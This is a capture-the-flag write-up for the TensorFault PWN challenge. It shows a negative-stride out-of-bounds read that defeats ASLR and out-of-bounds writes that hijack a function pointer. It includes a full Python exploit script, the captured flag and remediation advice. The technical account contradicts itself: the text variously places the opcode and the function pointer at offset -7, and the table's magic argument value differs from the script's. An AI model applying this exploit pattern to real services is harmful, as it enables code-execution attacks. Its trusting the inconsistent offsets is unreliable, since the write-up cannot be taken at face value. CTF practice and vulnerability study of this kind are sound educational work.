TensorFault — Write-up

ⓘ Challenge Information

- **Category:** PWN — Hard
- **Author:** Flagyard
- **Target:** `tcp.flagyard.com:19642`
- **Write-up by:** Fares Badaj
- **Email:** faresbadaj@gmail.com
- **Telegram:** @ptok3
- **LinkedIn:** https://www.linkedin.com/in/faresbadaj/
- **GitHub:** https://github.com/FaresBadaj/

---

1. Challenge Overview

TensorFault is a miniature in-house "AI tensor engine" exposed over a raw TCP socket. The server exposes a numbered menu:

1. **Create tensor** — allocate a tensor with N elements.
2. **New view** — create a slice ("View") of an existing tensor by specifying `offset`, `count`, and `stride`.
3. **Write element** — write a value at a given index inside the View.
4. **Read / print view** — print the contents of the View.
5. **Execute operation** — run an operation on the tensor.

Each tensor is a heap-allocated object containing:

- Element data array
- Operation opcode
- Operation argument
- Function pointer — invoked during "Execute operation"

The service claims every access is bounds-checked, but the `stride` parameter supplied when creating a **View** is not properly validated. A negative `stride` lets the View index land **before the start of the data buffer** — directly inside the metadata region of the same tensor object.

---

2. Vulnerability: Negative-Stride Out-of-Bounds Read/Write

2.1 Out-of-Bounds Read (ELF Base Leak)

```
create_tensor(s, 4)                          # tensor 0

v0 = new_view(s, 0, 0, 2, -7)                # stride = -7
```

Reading View element index `1` resolves to `tensor.data[-7]`, which lands on the **opcode** field stored inside the tensor object itself. The server prints this value, leaking an absolute address inside the ELF binary:

```
op_abs = <leaked address>
```

```
elf_base = op_abs - OP_OFF          # OP_OFF = 0x1778

win      = elf_base + WIN_OFF       # WIN_OFF  = 0x15e5
```

This defeats ASLR and gives us the address of `win()`.

2.2 Out-of-Bounds Write (Function Pointer Overwrite)

Using the same negative-`stride` trick, writing to View element index `1` writes to `tensor.data[-7]` — precisely the **function pointer** slot:

```
def oobwrite(elem_index, val):

    vid = new_view(s, 0, 0, 2, elem_index)   # index 1 → element[elem_index]

    write_elem(s, vid, 1, val)
```

Offset table:


Offset	Field	Value written
-8	opcode	`0x1337c0de` (magic value)
-6	argument	`0x544454e534f52` = `"TENSOR"`
-7	function ptr	address of `win()`

Write order matters

> The function pointer must be written **last**, because executing it too early — before the other fields are set — would crash the service.

---

3. Exploit Solver Script



```python
import socket, time, re

HOST, PORT = "tcp.flagyard.com", 19642
WIN_OFF      = 0x15e5
OP_OFF       = 0x1778
MAGIC_OPCODE = 0x1337c0de
MAGIC_ARG    = 0x54454e534f52   # "TENSOR"

def recvuntil(s, tok, t=5):
    s.settimeout(t); buf = b''
    try:
        while tok not in buf:
            c = s.recv(4096)
            if not c: break
            buf += c
    except socket.timeout:
        pass
    return buf

def sendln(s, x):
    s.sendall(f"{x}\n".encode())

def menu(s):
    return recvuntil(s, b'> ')

def create_tensor(s, count):
    sendln(s, 1)
    recvuntil(s, b'Element count: ')
    sendln(s, count)
    menu(s)

def new_view(s, tid, offset, count, stride):
    sendln(s, 2)
```

```
    recvuntil(s, b'Tensor id: ');  sendln(s, tid)
    recvuntil(s, b'Offset: ');     sendln(s, offset)
    recvuntil(s, b'Count: ');      sendln(s, count)
    recvuntil(s, b'Stride: ');     sendln(s, stride)
    out = menu(s)
    m = re.search(rb'Created view #(\d+)', out)
    assert m, f"view rejected:\n{out}"
    return int(m.group(1))

def write_elem(s, vid, idx, val):
    sendln(s, 3)
    recvuntil(s, b'View id: ');         sendln(s, vid)
    recvuntil(s, b'Index within view: '); sendln(s, idx)
    recvuntil(s, b'value', t=2)
    sendln(s, hex(val))
    assert b'Write OK' in menu(s)

s = socket.create_connection((HOST, PORT), timeout=10)
menu(s)

# --- Leak ELF base ---
create_tensor(s, 4)                                  # tensor 0
v0 = new_view(s, 0, 0, 2, -7)                        # OOB read of opcode field
sendln(s, 4); recvuntil(s, b'View id: '); sendln(s, v0)
out = menu(s).decode(errors='replace')
vals = re.findall(r'0x[0-9a-fA-F]+', out)
op_abs   = int(vals[1], 16)
elf_base = op_abs - OP_OFF
win      = elf_base + WIN_OFF
print(f"[+] op_abs=0x{op_abs:x}  elf_base=0x{elf_base:x}  win=0x{win:x}")

# --- OOB writes ---
def oobwrite(elem_index, val):
    vid = new_view(s, 0, 0, 2, elem_index)
```

```
    write_elem(s, vid, 1, val)


oobwrite(-8, MAGIC_OPCODE)                  # opcode

oobwrite(-6, MAGIC_ARG)                     # argument

oobwrite(-7, win)                           # fnptr -> win()


# --- Trigger ---

sendln(s, 5)                                # Execute operation

recvuntil(s, b'Tensor id: '); sendln(s, 0)

print(recvuntil(s, b'}', t=8).decode(errors='replace'))
```

Result: `win()` is called and prints the flag.

---

4. Root Cause & Remediation

Issue	Root Cause	Remediation
Negative `stride` allowed	`stride` not validated to be positive or within bounds	Reject `stride <= 0`; clamp View indices to `[0, count)`
Out-of-bounds write	Index arithmetic does not verify the target address is inside the data buffer	Compute the absolute address and verify it lies inside the allocated data region
Metadata co-located with data	Opcode, argument, and function pointer share the same object as the tensor data	Separate metadata from data; place guards/canaries between them

---


5. Exploitation Timeline

1. Connected to `tcp.flagyard.com:19642` and enumerated the menu.
2. Identified `stride` as the attack surface during View creation.
3. Used negative `stride` to leak the operation opcode address → defeated ASLR.
4. Computed `win()` address from ELF base offsets.
5. Performed ordered out-of-bounds writes to overwrite opcode, argument, and function pointer.
6. Triggered "Execute operation" → `win()` called → flag retrieved.

---

6. Flag

```
FlagY{32ad87284516c8bcc2fc4c886cc3c0bf}
```



The flag was returned by the `win()` function after successful exploitation.

The solver script is included as `solve_tensorfault.py` alongside this write-up.

⚡ Usage Notice

> The challenge belongs to **Flagyard CTF**.

Flagyard CTF — TensorFault (PWN)

Author: Fares Badaj

Email: faresbadaj@gmail.com | **Telegram:** @ptok3 | **LinkedIn:** https://www.linkedin.com/in/faresbadaj/ | **GitHub:** https://github.com/FaresBadaj/